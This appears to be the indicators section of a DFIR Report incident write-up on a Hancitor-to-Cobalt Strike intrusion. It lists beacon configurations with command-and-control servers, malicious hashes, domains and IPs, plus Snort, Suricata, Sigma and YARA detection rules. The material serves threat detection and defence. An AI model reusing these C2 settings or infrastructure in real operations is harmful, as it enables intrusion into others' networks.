"C2 Host Header": "",
"HTTP Method Path 2": "/submit.php"
```

162.244.83[.]95
Config:

```
"x64":
"sha1": "93d1f927eae5d7cee5a36c4b5570fedd1e04f362",
"uri_queried": "/WZSY",
"sha256": "0e5f353721f618b1d1ec89570443a4a42ae5e41d466f9a022ace75bf74ff9dcd",
"config":
"HTTP Method Path 2": "/submit.php",
"C2 Host Header": "",
"Watermark": 0,
"Spawn To x86": "%windir%\\syswow64\\rundll32.exe",
"Method 1": "GET",
"Spawn To x64": "%windir%\\sysnative\\rundll32.exe",
"Polling": 60000,
"C2 Server": "162.244.83.95,/fwlink",
"Port": 8080,
"Method 2": "POST",
"Jitter": 0,
"Beacon Type": "0 (HTTP)"

"x86":
"sha1": "d8f0bda5ee2416d7059b9ff58aa6c7f5357d3a6d",
"uri_queried": "/Vdn4",
"sha256": "c0ef889bda5881d8c5441ba7bed8655851d9f734d1ede2bb934f2c5060b65e61",
"config":
"HTTP Method Path 2": "/submit.php",
"C2 Host Header": "",
"Watermark": 0,
"Spawn To x86": "%windir%\\syswow64\\rundll32.exe",
"Method 1": "GET",
"Spawn To x64": "%windir%\\sysnative\\rundll32.exe",
"Polling": 60000,
"C2 Server": "162.244.83.95,/match",
"Port": 8080,
"Method 2": "POST",
"Jitter": 0,
"Beacon Type": "0 (HTTP)"
```

80.209.242[.]9

ja3: 72a589da586844d7f0818ce684948eea
ja3s: ae4edc6faf64d08308082ad26be60767
Certificate:[6e:ce:5e:ce:41:92:68:3d:2d:84:e2:5b:0b:a7:e0:4f:9c:b7:eb:7c]
 Not Before: 2015/05/20 14:26:24
 Not After: 2025/05/17 14:26:24
 Issuer Org
 Subject Common
 Subject Org
 Public Algorithm:rsaEncryption

Config:

```
"x86":
"sha256": "57d4976c4daee794299e5e7c6374db3494e9a1df1f967aa9010624099ed6da16",
"time": 1621526952543.7,
"sha1": "0aea959b387c58f1ac47fb6946d1330cab301c2e",
"md5": "494db8c61916acc6ae99b868d4869089",
"config":
"Port": 80,
"Spawn To x64": "%windir%\\sysnative\\rundll32.exe",
"Spawn To x86": "%windir%\\syswow64\\rundll32.exe",
"Beacon Type": "0 (HTTP)",
"C2 Server": "80.209.242.9,/match",
"HTTP Method Path 2": "/submit.php",
"Method 2": "POST",
"Method 1": "GET",
"Polling": 60000,
"Jitter": 0

"x64":
"sha256": "e468e4c9226f47815dee0bfd35a2b065e7375a7be228845e35607ea00c87b6ac",
"time": 1621526967489.4,
"sha1": "db3a7c60fc281a200a3cf1554bae5f99491fa744",
"md5": "b4589d6f80fa1131e8ab7504793f878b",
"config":
"Port": 80,
"Spawn To x64": "%windir%\\sysnative\\rundll32.exe",
"Spawn To x86": "%windir%\\syswow64\\rundll32.exe",
"Beacon Type": "0 (HTTP)",
"C2 Server": "80.209.242.9,/updates.rss",
"HTTP Method Path 2": "/submit.php",
"Method 2": "POST",
"Method 1": "GET",
"Polling": 60000,
"Jitter": 0

"x86":
"sha256": "e9a95e09e762020f23d238b364be8b5b61c6662099f5bdf4ac5a102bd31fec98",
"time": 1621526949089.5,
"sha1": "45d1f56ccbe33d0f8c727ef2c740fdd1b3eee01b",
"md5": "d1f6ba82ba87e4a957e73160773e782a",
"config":
"Port": 443,
"Spawn To x64": "%windir%\\sysnative\\rundll32.exe",
"Spawn To x86": "%windir%\\syswow64\\rundll32.exe",
"Beacon Type": "8 (HTTPS)",
"C2 Server": "80.209.242.9,/ca",
"HTTP Method Path 2": "/submit.php",
"Method 2": "POST",
"Method 1": "GET",
"Polling": 60000,
"Jitter": 0

"x64":
"sha256": "0fdf544145bd491fa7a19b24875f0231f414fbde07e50e1af219d063c08989f9",
"time": 1621526962664.6,
"sha1": "67213613a61c9552955e068ad417e48b7bad8fa6",
"md5": "a4e1f497c424a259d2b52d6414a6365f",
"config":
"Port": 443,
"Spawn To x64": "%windir%\\sysnative\\rundll32.exe",
"Spawn To x86": "%windir%\\syswow64\\rundll32.exe",
"Beacon Type": "8 (HTTPS)",
"C2 Server": "80.209.242.9,/ca",
"HTTP Method Path 2": "/submit.php",
"Method 2": "POST",
"Method 1": "GET",
"Polling": 60000,
"Jitter": 0
```

Impact

In this intrusion we did not see a final action on objectives.

IOC’s

Files

```
95.dll
98b2fff45a9474d61c1bd71b7a60712b
3b0ec4b6ad3cf558cac6b2c6e7d8024c438cfbc5
7b2144f2b5d722a1a8a0c47a43ecaf029b434bfb34a5cffe651fda2adf401131

95.bat
5b3c525c2883ba588d0cfe848c0151b3
012c934a2e4536398ac2c3a1614a3927709e7d61
28b3b7d1421b39ad747d3ddfe2322bfe505a00f43d0adab80671e9c442f1472e

rem.r
f7b1fc5b175b40bcddf6170ed265b442
f67c640d6b00c7bcd0d498c8de1b6eee6868d41f

50b63958880b915219d5364d08593dce44effd49a0f25f7b0609cab8f1e0ec5d

0520_656407893761.doc
632c214b5a3f8bdfa91197e121f41db1
9744884a328416906de484acbe1200a83cb7b5fa
d43ec0226fd6af4d0848cd1fa2329b93fb73341814dd8536c53b6da0e31b3844
```

Network

```
tembovewinated[.]ru
prournauseent[.]ru
sweyblidian[.]com
vaethemanic[.]com
q09pi7[.]ru
```

```
 216.250.248[.]88
162.244.83[.]95
80.209.242[.]9
```

Detections

Suricata

ET POLICY External IP Lookup (ipfy.org)
ET INFO Suspicious Empty SSL Certificate – Observed in Cobalt Strike
ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1
ET NETBIOS DCERPC SVCCTL – Remote Service Control Manager Access
ET TROJAN Observed Cobalt Strike User-Agent
ETPRO TROJAN Tordal/Hancitor/Chanitor Checkin
ETPRO TROJAN Cobalt Strike Beacon Observed

Snort

```
Binary Defense Created - alert tcp any any -> any $HTTP_PORTS (msg:"Possible Hancitor
Checkin"; flow:established,to_server; content:"POST"; http_method;content:"GUID=";
http_client_body; content:"&BUILD="; http_client_body; content:"&INFO=";
http_client_body; content:"&EXT="; http_client_body; content:"&IP=";
http_client_body; content:"&WIN="; http_client_body; reference:md5,
3c3a9a00b60c85c507ece4b4025d0f72; classtype:trojan-activity; sid:210611; rev:1;)
```

Sigma

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_svchost.yml
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/network_connection/sysmon_rundll32_net_connections.yml
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_trust_discovery.yml

YARA

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-06-27
Identifier: 4301 Hancitor
Reference: https://thedfirreport.com
*/

/* Rule Set ----------------------------------------------------------------- */

import "pe"

rule sig_95_dll_cobalt_strike {
meta:
description = "file 95.dll"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-06-24"
hash1 = "7b2144f2b5d722a1a8a0c47a43ecaf029b434bfb34a5cffe651fda2adf401131"
strings:
$s1 = "TstDll.dll" fullword ascii
$s2 = "!This is a Windows NT windowed dynamic link library" fullword ascii
$s3 = "AserSec" fullword ascii
$s4 = "`.idata" fullword ascii /* Goodware String - occured 1 times */
$s5 = "vEYd!W" fullword ascii
$s6 = "[KpjrRdX&b" fullword ascii
$s7 = "XXXXXXHHHHHHHHHHHHHHHHHHHH" fullword ascii /* Goodware String - occured 2
times */
$s8 = "%$N8 2" fullword ascii
$s9 = "%{~=vP" fullword ascii
$s10 = "it~?KVT" fullword ascii
$s11 = "UwaG+A" fullword ascii
$s12 = "mj_.%/2" fullword ascii
$s13 = "BnP#lyp" fullword ascii
$s14 = "(N\"-%IB" fullword ascii
$s15 = "KkL{xK" fullword ascii
$s16 = ")[IyU," fullword ascii
$s17 = "|+uo6\\" fullword ascii
$s18 = "@s?.N^" fullword ascii
$s19 = "R%jdzV" fullword ascii
$s20 = "R!-q$Fl" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 100KB and
( pe.imphash() == "67fdc237b514ec9fab9c4500917eb60f" and ( pe.exports("AserSec") and
pe.exports("TstSec") ) or all of them )
}

rule cobalt_strike_shellcode_95_dll {

meta:
description = "Cobalt Strike Shellcode"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-06-23"
hash = "7b2144f2b5d722a1a8a0c47a43ecaf029b434bfb34a5cffe651fda2adf401131"
strings:

$str_1 = { E8 89 00 00 00 60 89 E5 31 D2 64 8B 52 30 8B 52 }
$str_2 = "/hVVH"
$str_3 = "User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64;
Trident/5.0; BOIE9;ENGB)"

condition:
3 of them

}
```

MITRE

User Execution – T1204
Web Protocols – T1071.001
Dynamic-link Library Injection – T1055.001
Remote System Discovery – T1018
Network Service Scanning – T1046
Windows Service – T1543.003
Domain Trust Discovery – T1482
System Time Discovery – T1124
Network Share Discovery – T1135
File Deletion – T1070.004

Internal case 4301